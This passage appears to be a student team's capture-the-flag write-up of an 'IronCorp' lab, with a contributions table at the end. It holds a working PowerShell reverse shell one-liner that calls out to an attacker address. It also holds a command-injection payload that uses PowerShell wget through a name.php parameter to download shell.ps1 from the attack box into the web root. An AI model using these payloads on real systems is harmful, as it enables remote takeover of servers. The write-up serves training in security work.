
$$sm=(New-Object Net.Sockets.TCPClient('192.168.254.1',55555)).GetStream();[byte[]]$bt=0..65535|%{0};while(($i=$sm.Read($bt,0,$bt.Length)) -ne 0){;$d=(New-Object Text.ASCIIEncoding).GetString($bt,0,$i);$st=([text.encoding]::ASCII).GetBytes((iex $d 2>&1));$sm.Write($st,0,$st.Length)}
```

Raja Fitri Haziq and Terrence Cheng decided to create a new directory for Equinox. Therefore, they went to their own attackbox and created a new directory called shell.ps1 with reverse shell added inside it.



Raja Fitri Haziq and Terrence Cheng opened Burp Suite in order to add in shell.ps1 as the new directory for Equinox. After Proxy was able to intercept and gain the website's data from its browser, they added

<http://internal.ironcorp.me:11025/name.php?name=Equinox|dir> after "r=" and sent it to Repeater to make sure it was able to give a response.



Raja Fitri Haziq and Terrence Cheng went to Decoder to decode
internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20wget%20
%22<http://10.18.34.159/shell.ps1%22%20-outfile%20%22E:\xampp\htdocs\internal\shell.ps1%22>

After doing so, Raja Fitri Haziq and Terrence Cheng went back to Repeater but failed to get a response

Horizontal Privilege Escalation

Member(s) involved:

Tool(s) used:

Thoughts Process/Methodology:

Root Privilege Escalation

Member(s) involved:

Tool(s) used:

Thoughts Process/Methodology:

Contributions

ID	Name	Contribution	Signatures
1211101242	RAJA FITRI HAZIQ BIN RAJA MOHD FUAD	Gained access to admin.ironcorp.me and tried to add in a new directory to change privilege	
1211104237	ALIA MAISARA BINTI SHAHRIN	Changed directory into /usr/share/wordlists and gained the credentials to access admin.ironcorp.me.	
1211102287	TERRENCE CHENG	Gained access to admin.ironcorp.me and tried to add in a new directory to change privilege	
1211101153	MISCHELLE THANUSHA JULIUS	Changed directory into /usr/share/wordlists and gained the credentials to access admin.ironcorp.me.	

Video link: <https://www.youtube.com/watch?v=2JSTSBBx9aE>